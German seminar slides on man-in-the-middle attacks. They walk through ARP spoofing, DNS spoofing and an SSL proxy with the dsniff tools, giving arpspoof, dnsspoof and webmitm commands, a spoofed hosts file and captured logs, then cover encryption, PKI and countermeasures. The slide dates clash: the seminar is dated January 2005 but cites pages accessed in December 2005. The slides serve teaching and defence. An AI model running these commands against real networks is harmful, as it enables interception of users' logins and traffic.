Web-Technologien Blockseminar

02.-05. Januar 2005

Man-in-the-middle Angriffe

Victor Czenter

Übersicht

3. Motivation
4. Arten von MITM Angriffe
5. Angriffsszenarium
6. Verschlüsselte Kommunikation
7. Absicherung

Motivation

- Sicherheitsaspekte Kommunikationsprotokolle
  - Ausfallsicherheit
  - HTTP, FTP, POP3, SMTP, FTP, NTP
  - Klartext (auch Passwörter!)
- Verschlüsselung
  - Datenintegrität, Vertraulichkeit, Nachweisbarkeit
  - Sichere Protokolle: HTTPS, SSH
  - symmetrische, asymmetrische Kryptosysteme
- Authentifizierungsprobleme
  - Schlüssel = richtiger Schlüssel?

Man-in-the-middle Angriffe

Was? Angreifer als „Proxy“ zwischen zwei Systeme
Wo? LAN, Internet
Wie?

- Kontrolle über Router
- ARP- Spoofing, Umleiten der Pakete durch sein System.
- Modifiziert ARP-Tabellen (LAN)
- Falscher DHCP-Server mit falscher GW (LAN)
- Vortäuschen eines WLAN AP
- DNS-Cache Poisoning*: Umleitung auf falsche Zieladresse

* Sehr populäre Methode

Angriffsszenarium


- URL Überschreibung

Präfix: http://www.attacker.org/

- Angreifer als „Proxy“

- Informationsbeschaffung

- Sichere Verbindung erstellt



Angriffszenarium: Täuschung einer falschen Adresse [4]

WEBMITM – ARP-Spoofing

OPFER:

C:\> arp -a
interface: 172.16.243.129 on Interface 0x2
Internet Address Physical Address Type
172.16.243.1 00-50-56-01-00-00 dynamic

C:\> arp -a
Interface: 172.16.243.129 on Interface 0x2
Internet Address Physical Address Type
172.16.243.1 00-50-56-d8-41-4e dynamic
172.16.243.131 00-50-56-d8-41-4e dynamic

ANGREIFER:

(dsniff Tool)

attack$ echo "1" > /proc/sys/net/ipv4/ip_forward

attack$ arpspoof -t 172.16.243.129 172.16.243.1

**0.00 00:50:56:d8:41:4e -> 00:50:56:c5:01:81 **
ARP 172.16.243.1 is at 00:50:56:d8:41:4e
2.10 00:50:56:d8:41:4e -> 00:50:56:c5:01:81
ARP 172.16.243.1 is at 00:50:56:d8:41:4e

WEBMITM(2) – DNS-Spoofing

C:\> nslookup myuw.wonderland.edu

Server: ns2.dnvr.qwest.net
Address: 206.196.128.1
Non-authoritative answer:
Name: myuw.wonderland.edu
Address: 172.16.243.131

/etc/dnsspoof.hosts

172.16.243.131 weblogin.wonderland.edu
172.16.243.131 weblogin.wonderland.edu.
172.16.243.131myuw.wonderland.edu
172.16.243.131 myuw.wonderland.edu.

DNS-Spoofing

attack$ ./dnsspoof -f /etc/dnsspoof.hosts

WEBMITM(3) – Proxy

Information you exchange with this site cannot be viewed or changed by others. However, there is a problem with the site's security certificate.

(!) The security certificate was issued by a company you have not chosen to trust. View the certificate to determine whether you want to trust the certifying authority.Author retains full rights.

(!) The security certificate has expired or is not yet valid.

(!) The name on the security certificate does not match the name of the site.

Do you want to proceed? Yes, [No], View Certificate

./webmitm

(Zertfikaterzeugung webmitm.crt)

Angreifer als „Proxy“

attack$ ./webmitm –dd

Protokoll:

(IE: request http://myuw.wonderland.edu)

webmitm: new connection from 172.16.243.129.1065

webmitm: 265 bytes from 172.16.243.129

GET / HTTP/1.1 (POP3, IMAP)

User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)


Host: myuw.wonderland.edu

Connection: Keep-Alive

webmitm: 1448 bytes from 140.142.15.143

(IE: click on "Login..." button)

WEBMITM(4) – Kommunikation



Angriffszenarium: Man-in-the-middle Attacke[5]


Verschlüsselung

Wie?


- Symmetrische Verschlüsselung
- Asymmetrische Verschlüsselung (private, public Key)

- Verschlüsselung der Nachrichteninhalt
- Verschlüsselung der Authentifizierungsinformationen
- Zertifikate: Überprüfbarkeit der Schlüssel (Trust Centers)
  - Private Key Infrastructure
  - Web of Trust

Public Key Infrastructure



Web of Trust


ALAN FREUND
BERNIE FREMDER
INGO ICH
CHRISTIAN FREMDER
EVRIN FREUND
DAREN FREMDER
direktes Vertrauen
direktes Vertrauen
direktes Vertrauen
direktes Vertrauen
direktes Vertrauen
direktes Vertrauen
indirektes Vertrauen
indirektes Vertrauen
indirektes Vertrauen
indirektes Vertrauen
indirektes Vertrauen
indirektes Vertrauen
indirektes Vertrauen
indirektes Vertrauen
indirektes Vertrauen

Absicherung

- Daten verschlüsseln, Checksummen berechnen
- Schlüsseln sicher austauschen
- Statische ARP Tabellen
- DNSSEC verwenden
- Intrusion-detection Systeme verwenden
- Profil und Gruppen Policies anlegen
- Zertifizierungseinstellungen beschränken
- Biometrische Authentifizierungen

Vielen Dank für

Ihre Aufmerksamkeit!

Diskussion

100% Sicherheit?

PKI vs. Web of Trust?

Biometrische Authentifizierungssysteme?

Weitere Fragen?

Referenzen

[1] Wikipedia. Man in the middle attack. 29.12.2005. http://en.wikipedia.org/wiki/Man_in_the_middle

[2] Wikipedia. Man in the Middle Angriff. 29.12.2005. http://de.wikipedia.org/wiki/Man-In-The-Middle-Angriff

[3] SANS Information Security Reading Room. 29.12.2005 http://www.sans.org/rr/whitepapers/threats/480.php

[4] Content Verification. Man in the middle attack. 29.12.2005 http://www.contentverification.com/man-in-the-middle/

[5] Sicherheit im Internet. 29.12.2005 http://dbs.uni-leipzig.de/seminararbeiten/semSS99/arbeit6/sim.html